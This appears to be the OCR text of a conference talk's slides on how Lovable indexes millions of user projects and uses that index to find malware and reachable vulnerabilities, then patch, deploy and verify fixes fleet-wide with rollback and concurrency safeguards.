
ARCHITECTURE

The lifecycle of a Lovable project — the infra POV




Camilla

The lifecycle of a Lovable project — the infra POV




ARCHITECTURE

The lifecycle of a Lovable project — the infra POV



ARCHITECTURE

Ingesting code into turbopuffer







ARCHITECTURE

Designing for scale

ingesting sequentially takes too long, need to parallelise



need to keep track of state: which repos are ingested, which are pending and distribute to workers



Some repos will fail to ingest, need to capture this and retry





Lovable

ARCHITECTURE

turbopuffer+k8s = lightweight job orchestration

strongly consistent queries
by default



turbopuffer namespace
as a ledger

conditional writes

1. lightweight orchestrator process to assign repos to jobs

2. or have pods autonomously poll the ledger and fetch work





use k8s as compute


Camilla



ARCHITECTURE


Designing for speed

one repo = one container = one k8s job



long container startup
limited throughput to about 11k
repositories/hour


each container processes
a slice of repos in the batch



increase throughput
by 6x

Lovable

Keeping 2.6 million daily pushes in sync with the index



Camilla

CAMILLA → CLÉMENT

We now have the information needed to ask more precise questions. Clément will use the TanStack example to show how a security scan runs over these indexes.

THE CODE ANSWERS TWO QUESTIONS

MALWARE

Is this in the code?


VULNERABILITIES

Does the code reach this?


IS THIS IN THE CODE?

AI triage leaves a handful for a person

Known samples




New variants



DOES THE CODE REACH THIS?

Having the package isn't calling the flaw



App A: imports the package, never reaches the flaw: ruled out

App B: reaches it directly and through a library: stays in

A text search flags A, and can't see B's path through the library.

2 in 3

npm packages flagged through a vulnerable dependency never reach the vulnerable function

3% to 75% of direct dependents call it, depending on the flaw.

Pu, Ying, Gu · From Noise to Signal · NDSS 2026

Not proof of exploitability. Can't tell? The app stays in.

Clement

DOES THE CODE REACH THIS?

The smaller the set, the deeper AI can look

LARGE SET

Cheap triage

SMALL SET

Deep analysis



SMALLEST SET

A pentest that proves it can be hit

Every verdict cites lines we can check.

ONE REAL VULNERABILITY

What can be hit gets patched first

What we'd patch		Share of the fleet	Time to patch, same budget
Every project		70M+	most of a year
… only projects on the package depends on		about 1 in 3	2–3 months
… that reach the vulnerable function the code		about 1 in 12	2–3 weeks
… and are live on the internet how it lives		about 1 in 50	under a week
… patched first: the busiest how it lives		fewer than 1 in 100	a day or two

Clement

THE TENSION

Patching everything costs time or money

Patch everything, same budget

Most of a year exposed.

Patch everything in a day or two

More than 100× the infrastructure, a cost we'd pass on to users.

Patch what can be hit

A day or two, same budget.

Good security defaults should be free for everyone. Precise targeting is what makes that affordable.

THE OUTPUT

We hand over a repair candidate, not an alert

Is this in the code?

a handful, reviewed

Does the code reach this?

every app that reaches it, busiest first

App	which app, exactly
Revision	the source state we read
What's wrong	in plain words
Evidence	the lines it rests on
Question	the one that found it

CLÉMENT → SAMUEL

That's a short list, each app with the evidence of why. Samuel will show how we patch it, and how we know the fix is running.



SAMUEL KELEMEN · MAKE THE REPAIR REAL

Make the repair real.

Patching, builds, deployment reconciliation, and cumulative improvement.

THE LIFECYCLE, AGAIN

Owning the lifecycle lets us finish the repair

Source revision	Security evidence	Patch	Validated build	Deployment	Observed running version
RUNNING TODAY	RUNNING TODAY		RUNNING TODAY	RUNNING TODAY	PROTOTYPE

↺ We run five of six links today; closing the loop — checking the running version after deploy — is the prototype. General automated patching beyond campaigns is a prototype too.

THE BOUNDARY

Where we can act — and where we can't

- For managed applications, the platform can apply source changes, build, deploy, and observe the result.
- Externally hosted or unsupported applications need a different path.
- AI helps understand context and adapt the fix — alongside explicit validation gates.

PATCHING

A patch needs a testable outcome

Patch candidate → **Type check** → **Build check** → **Tests, etc.**

Then we can compare: if anything has changed, we know exactly what.

One exception: building an infected app runs the malware. Malware removal verifies statically — byte diff plus a parse of the cleaned file.

PATCHING

Why deterministic patches

Cost

Security is free for all users, so we need good unit economics and cost that scales with the fleet.

Minimal changes

With LLM-based edits, unrelated changes can slip in. A deterministic patch changes only what it must.

Fleetwide confidence

At fleetwide scale we need confidence in every patch: we observe what ships, and roll back if applications start breaking.

AI is still in the loop — but its output becomes a deterministic, reviewable patch, not a free-form edit.

A DISTINCTION THAT MATTERS

A successful build is evidence. It is not, by itself, a security fix.

PATCHING

Hyrum's Law

With a sufficient number of users of an API, all observable behaviors of your system will be depended on, and documented contracts become secondary.

So even a patch with no breaking changes can break something: behavior we never promised is behavior someone relies on. This is why we compare, gate, and roll out with feedback.

RECONCILIATION

Reconciliation, in plain language

Desired state

the fixed source, and the repaired artifact running

Observed state

what is actually true right now

Next safe action

the step that closes the gap

Compare what should be true with what is true. Take the next safe step. Repeat.

RECONCILIATION

Retries and blocked states

- **Bounded retries.** Each step retries with exponential backoff. Deterministic failures (the patched file won't parse) are escalated, not retried forever. Transient ones are picked up again on the next sweep.
- **Already broken?** If the patched app fails to build, re-check the unpatched version. Same failure: skip. New failure: stop the campaign.
- **Explicit off-happy-path states.** `Deferred` (project busy — agent active, recent user activity, publish in flight), `Stale` (HEAD moved → regenerate at the new HEAD), `Superseded` (a newer patch set took over), `Failed` (never applied — fails closed). Campaign-level blocks: paused, brake tripped, budget exhausted.
- **Unsafe to act.** Attacker-owned projects are left for takedown; apps hosted outside the platform need a different repair path; unknown cases fail closed.

RECONCILIATION

The repair state machine

Pending → Generating → Verifying → Verified → Applied → Reverted

- Off the happy path: Deferred (project busy), Failed (never applied — fails closed), Stale (HEAD moved → regenerate at new HEAD), Superseded.
- Gates before apply: compare-and-swap etag, embargo until disclosure, require-verified policy.
- Apply takes the project's head lock; retries 10× with backoff. Revert is attributed: manual, advisory or rollout.
- Status: design, merged but not yet running in production. The two campaigns that did run use the same primitives.

CONCURRENCY

The user edits while the repair is running

Revision A	scanned; a patch is prepared against it
User creates B	the application changes underneath the repair
Patch for A finishes	stale — it must not overwrite B or deploy an obsolete snapshot

CONCURRENCY

Revision guards

- Stop stale work before it touches the user's changes.
- Reconsider the issue on the new revision — is it still present?
- Adapt the patch if needed, and validate again.
- The write is a compare-and-swap on HEAD: if B landed since the scan, the push is refused. No force-push, ever.
- If a push landed but bookkeeping crashed, the retry recognises its own commit and only finishes the record — it never applies twice.

ROLLOUT

A rollout needs feedback

Small cohort → **Health + security checks** → **Expand or pause**

- Verify which artifact is actually serving traffic.
- Watch for regressions; keep failures visible.
- Kill switch owned by security, write budgets per sweep, and a brake that trips at 5 fatal outcomes out of the last 20.
- Runs start as dry runs; every commit and revert is audited and attributed.

AN UNCOMFORTABLE CASE

If rollback restores a vulnerable version, the repair is unresolved again.

CUMULATIVE IMPROVEMENT

Every repair can improve the next application

Detection rule	Regression test	Repair recipe	Safer default
the pattern, codified	the failure, pinned	the fix, reusable	the next app, born safer

THE OPTIMISTIC ARGUMENT

AI helps — verification makes it reusable

- AI can investigate unfamiliar code, draft rules and tests, and adapt fixes across application variants.
- Engineering turns those suggestions into reusable, verified improvements.
- New vulnerabilities will keep appearing. Progress is making known classes of failure easier to prevent and faster to repair.

THREE TAKEAWAYS

Make code queryable.

Make changes verifiable.

Observe whether the repaired application is running.

THANK YOU

Thank you.

Beyond the Scanner — GOTO Copenhagen, October 2, 2026.



Samuel Kelemen

Lovable



Clément Pascutto

Lovable



Camilla Montonen

turbopuffer

WITH THANKS TO



Amir Tehrani



Annabel Pemberton



Ayoub Fandi



Camilla Montonen



Clément Pascutto



Elias Lundell



Igor Andriushchenko



Marcus Hallberg Eklund




Movitz Sunar



Samuel Kelemen



Shivam Sheth



Tom Englund



Victor Lagerfors

WHAT'S NEXT

Questions?

Open problems and collaboration

- Which routes write data without a sign-in check?
- Which public paths reach a dangerous call?
- Which of a package's functions does each app use, and will an upgrade break it?
- Does user input reach the query?
- Can defenders match the speed of AI security research?

lovable.dev/careers

BACKUP

Backup slides.

For the Q&A — details the main talk deliberately skips.

BACKUP

One index, many uses

Trust & Safety

Find abuse by what a codebase contains.

IP and licensing

Spot code and licenses that shouldn't ship.

Security by data

Design security features from how apps are really built, not from guesses.

Leaked secrets

Find API keys committed to code.

SCANNING STRATEGY

Anatomy of a useful finding

Application

which app, precisely

Revision

which source state

Behavior

what is wrong

Evidence

why we believe it

A DISTINCTION THAT MATTERS

A vulnerable package, a suspicious call site, and demonstrated exploitability are different kinds of evidence.



Lovable

BACKUP

What the indexes can and cannot establish

- Language coverage, unresolved symbols, generated files, dependency facts, runtime-only behavior.
- Semantic similarity search is a discovery tool, not an exhaustive security inventory.
- rules requiring deeper analysis — and what that analysis looks like

Camilla

BACKUP

Measurements and denominators

- sample size, date, corpus, revisions, rule version
- ingestion cost, query cost, confirmation rate, time to verified deployment
- Demonstrated results are labeled separately from targets.